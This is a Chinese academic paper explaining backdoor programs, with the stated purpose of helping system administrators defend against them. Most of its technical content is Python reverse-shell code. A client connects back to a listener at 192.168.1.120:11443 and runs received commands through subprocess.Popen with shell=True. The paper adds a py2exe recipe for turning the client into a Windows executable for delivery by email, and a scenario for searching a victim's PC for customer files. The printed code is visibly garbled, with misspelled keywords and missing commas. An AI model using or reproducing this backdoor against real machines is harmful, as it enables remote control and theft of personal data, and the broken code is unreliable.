文章编号：2096-1472(2020)-07-27-03
DOI:10.19644/j.cnki.issn2096-1472.2020.07.006

基于“系统后门”攻击的分析与实施

贺军忠

(陇南师范高等专科学校，甘肃 陇南 742500)
✉lnszhjztg@163.com

摘　要：为了帮助系统管理员理解后门程序的基本概念及工作原理，并为其提供相应防护依据。本研究通过对系统后门程序工作原理的分析，利用Python语言的优点，并将其作为攻击语言，分别编写了后门服务端和后门客户端程序代码，在虚拟机中实施攻击，为了保证攻击适用于不同系统，文章通过编写代码,创建setup.py文件，巧妙的将Python程序转换为Windows可执行文件并在Windows系统实施攻击，最终通过后门服务器端下达相关命令来获取更多个人信息。

关键词：后门；后门服务器；后门客户端；Popen类
中图分类号：TP309.5　**文献标识码**：A

Analysis and Implementation based on *System Backdoor* Attack

HE Junzhong

(*Longnan Teachers College*, *Longnan* 742500, *China*)
✉lnszhjztg@163.com

Abstract: In order to help system administrators understand the basic concepts and working principles of backdoor programs, and to provide the corresponding protection basis, this study first analyzes the working principles of the system backdoor program, using the advantages of Python language as an attack language. Then, the backdoor server and backdoor client program code are written separately to implement the attack in virtual machine. For different systems, the article writes code, creates a *setup.py* file, ingeniously converts the Python program into an executable Windows file and implements an attack on the Windows system, and finally issues related commands through the backdoor server to obtain private information.

Keywords: backdoor; backdoor server; backdoor client; popen class

1 引言(Introduction)

计算机病毒的主要传播途径是借助后门以“网络钓鱼”“网页挂马”和漏洞为主，系统黑客攻击利用操作系统运行应用程序时的行为特性[1]。实施系统攻击的第一步是，将黑客攻击程序安装到目标系统内部。使用常规方法安装黑客攻击程序并非易事。最常用的方法是通过网页或种子诱使用户下载文件。用户下载并运行包含攻击代码的文件后，黑客攻击程序就会在用户毫无察觉的情形下安装到系统。结合缓冲区溢出攻击，将很容易理解向文档、视频、音乐、图像文件植入黑客攻击代码发动攻击的原理。找出应用程序代码漏洞，编写攻击程序，强制执行非法内存区域，这样就能轻松安装后门搜索程序。安装黑客攻击程序后，它既可以像后门一样工作，将用户的操作信息如实传递给黑客；也可以搜素注册表的主要信息，强制改变某个值，导致系统发生问题；甚至可以用于窃取用户的金融信息，直接给用户带来重大经济损失。

2 后门基本概念(Basic concept of back door)

后门技术专门用于绕过防火墙等安全设备，控制服务器资源。安装于目标服务器的后门客户端会接收并运行来自后门服务器的命令，并将运行结果发送给后门服务器，达到信息窃取的目的。防火墙用于拦截用户从外部访问服务器。访问服务器的Telnet、FTP等服务只限允许的用户使用。防火墙

基金项目：2019年甘肃省高等学校教学成果培育项目“基于赛教融合的计算机类创新人才培养模式探索与实践”阶段性研究成果.

并不会阻断用户从内部向外部的访问路径。由于防火墙技术的发展，目前虽然很难从外部侵入防火墙，但一旦成功，黑客就能轻松窃取大量敏感信息[2]。

利用后门发动攻击时，最困难的是向目标系统安装后门客户端。通过网络直接上传文件并非易事，所以这种手段大多用于安全性较差的Web环境。最常用的方法是利用公告栏的文件上传功能。黑客将含有恶意代码的文件伪装成实用工具或视频上传到公告栏，用户可能就会在无意间点击下载。点击文件的瞬间，用户PC就被偷偷地安装好后门，成为僵尸PC，黑客即可远程操控[3]。此外，包含激发好奇心内容的电子邮件也经常被用于发动后门攻击。

一般情况下个人PC中安装的杀毒软件通常能够检出大部分后门程序，但受到后门强大功能的诱惑，黑客一直在编写不易被杀毒软件检测的新型恶意代码。本研究通过编写简单的Python程序来分析后门程序的工作原理[4]，并使用它搜索并获取PC中保存的用户个人信息。

3 后门程序(Backdoor program)

后门程序由服务器端与客户端组成。服务器端运行于黑客PC，客户端运行于服务器PC。首先，在黑客PC运行后门服务器。安装于服务器PC的后门客户端运行时，会主动连接后门服务器，建立连接后，后门服务器即可向后门客户端发送命令，从而发动致命攻击，如窃取用户个人信息、搜索注册表信息、修改账号密码等，其工作原理如图1所示。



图1 后门程序工作原理

Fig.1 The working principles of the backdoor program

3.1 后门服务器端程序

目前PC中安装的大部分杀毒软件都能查杀简单的后门程序。要想编写能够实际运行的后门服务器端程序，需要编写者拥有超高技代水平，具备高超的技术能力。下面是的基于Python的后门服务器端程序代码。

```
from socket impert *
HOST = ' '  #设置主机地址
PORT = 11443  #设置端口号
s = socket (AF_INET,SOCK_STREAM)
s.setsockopt (SOL_SOCKET SO_REUSEADDR 1) #置套接字选项
s.bind((HOST PORT))
s.listen(10)  #设置连接队列大小
conn addr = s..accept()
print 'Connected by' addr
data = conn.recv(1024)
while 1:
command = raw_input("Enter shell comand or quit:")  #输入命令
conn send(command)  #传送命令
if command == "quit":break
data = conn.recv(1024)  #接收结果
print data
conn.close()
```

后门服务器程序是基于套接字的客户端/服务器结构，异常简单。难的是如何在客户端创建运行来自服务器端命令的装置。后门服务器的工作过程如下步骤所示。

(1)置主机：指定套接字连接的另一方地址。将该地址设置为空，表示可以连接所有主机。

(2)设置端口号：指定用于与客户端进行连接的端口。此处设置为11443号端口，它不是系统预留端口。

(3)置套接字选项：可以设置多种套接字选项，用于控制套接字行为。设置时，可以使用的套接字选项有SOL_SOCKET、IPPROTO_TCP、IPPROTO_IP三种，IPPROTO_TCP用于设置TCP协议选项，IPPROTO_IP用于设置IP协议选项，SOL_SOCKET用于设置套接字常用选项。此处设置的SO_REUSERADDR选项表示重用(bind)已经使用的地址[5]。

(4)设置连接队列大小：设置队列中等待连接服务器的最大请求数。

(5)输入命令：打开输人窗口，接收要发送给客户端的命令。

(6)传送命令：向客户端发送命令。

(7)接收结果：从后门客户端接收命令执行结果并显示。

3.2 后门客户器端程序

编写后门客户端。Python中subprocess.Popen类的概念极为重要。后门客户端从服务器接收文本形式命令后，开启新进程运行命令。此过程中，subprocess.Popen类用于创建进程、传递命令，并将运行结果传递给后门客户端。Popen类通过参数接收多种值，其中名为PIPE的特殊值，其使用操作系统中的临时文件为进程间数据交换提供通路[6]。Popen通过三个管道(PIPE)接收数据输入，传送输出值与错误信息，Popen类工作原理如图2所示。



图2 Popen类工作原理

Fig.2 Popen class working principle

后门客户端使用套接字连接服务器端，并从服务器端接收命令。接收的命令通过Popen类执行，最后的执行结果被再次发送到后门服务器。基于Python的后门客户端程序代码[7]，如下代码所示。

```
from socket impert  *
HOST = '192.168.1.120 '  #设置后门服务器IP地址
PORT = 11443  #设置后门服务器端口号
s = socket.socket (socket. AF_INET,socket.SOCK_STREAM)
s . connect((HOST  PORT))
s . send( ' [*] connection Established! ' )
while 1:
data =s .recv(1024)  #从后门服务器接收命令
if data == "quit":break
proc = subprocess.Popen(data,shell=True  stdout=subprocess.PIPE  stderr = subprocess.PIPE
stdin= subprocess.PIPE)  # 通过Popen()函数执行从后门服务器传递的命令
stdout_value = proc.stdout.read() + proc.stderr.read()  #通过管道输出结果值
s.send(stdout_value)  #向后门服务器传送结果
s.close()
```

4 创建 windows可执行文件(Create windows executable)

随然后门服务器与客户端已全部编写完成。但由于并非所有的目标服务器(被攻击对象)都安装Python环境，所以需要将Python程序转换为Windows可执行文件，才能正常运行后门客户端。若想将Python程序转换为Windows可执行文件，需要先安装py2exe模块。创建可执行文件之前，先要创建setup.py文件，其代码如下所示。

```
from distutils.core import setup
import py2exe
options ={
"bundle_files" :1    #打包
"compressed" :1    #压缩
"optimize" :2    #额外优化
}
Setup{
console = ["backdoorClient.py"]
options = ["py2exe" : options]
zipfile = none
}
```

执行上面的命令代码。会生成图dist文件夹和相关文件。只要复制使用dist文件夹中的backdoorClient.exe文件即可[8]。这样，即使在没有安装Python环境的系统中也可以正常运行后门客户端。

5 搜索获取个人信息(Search for personal information)

首先了解信息系统运营人员易犯的错误。假设如下情景：为了开发用户信息修改程序，程序员A从服务器下载含有客户信息的文件，将其保存到PC；后门程序通过邮件传播，程序员A阅读邮件，因失误将后门程序安装到PC。为了进行测试，将如下文件保存到服务器C的CAtest文件夹，backdoorClientexe文件位于C\目录。在黑客PC中运行backdoorServer.py程序，在服务器PC中运行backdoorClient.exe程序。黑客PC通过后门服务器端下达命令。Windows拥有强大的文件搜索功能，丝毫不逊于UNIX。通过搜索文本文件，查看其中是否包含特定字符，以此查找包含重要信息的文件[9]。

6 结论(Conclusion)

本研究中的后门程序在功能上还有许多缺陷，比如，程序只能用于执行命令并显示执行结果，并不能应用于实际黑客攻击，且无法用于发动多种攻击，但可以帮助理解后门程序的基本概念及工作原理。对于大部分攻击方式，通过为系统打补丁或使用杀毒软件都能进行防御，但对于一些新出现的攻击方式，它们大都无能为力。随着系统黑客攻击技术不断进化，杀毒软件与操作系统的防御技术也不断发展。但是，“矛”总比“盾”领先一步，目前仍然有多种黑客攻击方法在网络中盛行。

参考文献(References)

[1] 刘思琦,辛鹏.2019年7月计算机病毒疫情分析[J].信息网络安全,2019(09):139.

[2] 俞诗源.新型网站后门隐藏技术[C].2019互联网安全与治理论坛论文集,2019:94-97.

[3] 胡正雨,刘文锐.Python的计算机软件应用技术研究[J].计算机产品与流通,2020(07):39.

[4] 徐钦桂,刘桂雄.应用程序作弊型后门防御模型[J].计算机工程与设计,2010,31(11):2423-2426.

[5] 谭云木.SOHO路由器后门技术研究与检测防范[D].上海交通大学,2018.

[6] 感染手机操作系统的后门程序Backdoor.AndroidOS.Coudw.a[J].信息安全与通信保密,2015(12):26.

[7] Chen Dong, Jinghui Chen, Wenzhong, et al. A machine-learning-based hardware-Trojan detection approach for chips in the Internet of Things[J]. International Journal of Distributed Sensor Networks, 2019, 15(12): 21-23.

[8] 陶婧.基于Python的函数式并行编程语言特征提取研究[J].长春师范大学学报,2020,39(04):48-52.

[9] 易方昶.基于网页后门木马监测系统的研究和设计[D].北京化工大学,2010.

作者简介：

贺军忠(1982-)，男，硕士，网络工程师/讲师.研究领域：网络组建，信息安全.